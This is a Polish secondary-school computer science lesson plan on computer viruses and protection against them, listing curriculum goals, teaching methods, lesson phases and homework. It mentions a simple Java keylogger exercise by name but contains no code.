Zakres rozszerzony. Uczeń spełnia wymagania określone dla zakresu podstawowego, a ponadto:

5) wyjaśnia, od czego zależy sprawne funkcjonowanie sieci komputerowej oraz szybki dostęp do jej usług i zasobów (parametry osprzętu sieciowego, szerokość pasma, zabezpieczenia typu ściana ogniowa i programy antywirusowe, możliwości serwera).

V. Przestrzeganie prawa i zasad bezpieczeństwa.

Zakres podstawowy. Uczeń:

3) stosuje dobre praktyki w zakresie ochrony informacji wrażliwych (np. hasła, pin), danych i bezpieczeństwa systemu operacyjnego, objaśnia rolę szyfrowania informacji;

**Kształtowane kompetencje kluczowe:**

- kompetencje cyfrowe;
- kompetencje osobiste, społeczne i w zakresie umiejętności uczenia się;
- kompetencje matematyczne oraz kompetencje w zakresie nauk przyrodniczych, technologii i inżynierii.

**Cele operacyjne (językiem ucznia):**

- Zapoznasz się z implementacją prostego keyloggera w języku Java.
- Dowiesz się, czym jest zapora sieciowa i jak ją skonfigurować.
- Poznasz metody ochrony przed cyberatakami i złośliwym oprogramowaniem.

**Strategie nauczania:**

- konstruktywizm;
- konektywizm.

**Metody i techniki nauczania:**

- dyskusja;
- rozmowa nauczająca z wykorzystaniem multimedium i ćwiczeń interaktywnych;
- metody aktywizujące.

**Formy pracy:**

- praca indywidualna;
- praca w parach;
- praca w grupach;
- praca całego zespołu klasowego.

**Środki dydaktyczne:**

- komputery z głośnikami, słuchawkami i dostępem do internetu;
- zasoby multimedialne zawarte w e-materiale;
- tablica interaktywna/tablica, pisak/kreda;
- telefony z dostępem do internetu;
- oprogramowanie dla języka Java SE 8 (lub nowszej wersji), w tym Eclipse 4.4 (lub nowszej wersji).

**Przebieg lekcji**

**Przed lekcją:**

1. **Przygotowanie do zajęć.** Nauczyciel loguje się na platformie i udostępnia e-materiał: „Wirusy komputerowe – implementacja w języku Java". Uczniowie mają zapoznać się z treściami w sekcjach: „Przeczytaj", „Audiobook", „Sprawdź się" i wykonać obliczenia na podstawie dołączonych danych.

**Faza wstępna:**

1. Prowadzący prosi uczniów, aby zgłaszali swoje propozycje pytań do tematu. Jedna osoba może zapisywać te wskazane przez nauczyciela na tablicy. Gdy uczniowie

wyczerpią swoje pomysły, a pozostały jakieś ważne kwestie do poruszenia, nauczyciel je dopowiada.
2. Nauczyciel wyświetla uczniom temat zajęć oraz cele. Prosi, by na ich podstawie uczniowie sformułowali kryteria sukcesu.

**Faza realizacyjna:**

1. **Praca z tekstem.** Uczniowie przystępują do cichego czytania tekstu e-materiału. Indywidualnie zapoznają się z treścią w sekcji „Przeczytaj".
2. **Praca z multimedium.** Uczniowie wspólnie słuchają audiobooka, a następnie zastanawiają się, w jaki jeszcze sposób mogą chronić się przed wirusami.
3. **Ćwiczenie umiejętności.** Uczniowie wykonują ćwiczenia nr 1-8 z sekcji „Sprawdź się". Nauczyciel sprawdza poprawność wykonanych zadań, omawiając je wraz z uczniami.

**Faza podsumowująca:**

1. Wybrany uczeń podsumowuje zajęcia, zwracając uwagę na nabyte umiejętności, omawia ewentualne problemy podczas rozwiązywania ćwiczenia z programowania w języku Java

**Praca domowa:**

1. Uczniowie opracowują FAQ (minimum 3 pytania i odpowiedzi) do tematu lekcji („Wirusy komputerowe – implementacja w języku Java").

**Materiały pomocnicze:**

- Oficjalna dokumentacja techniczna dla języka Java SE 8 (lub nowszej wersji).
- Oficjalna dokumentacja techniczna dla oprogramowania Eclipse 4.4 (lub nowszej wersji).

**Wskazówki metodyczne:**

- Uczniowie mogą wykorzystać multimedium w sekcji „Audiobook" do przygotowania się do lekcji powtórkowej.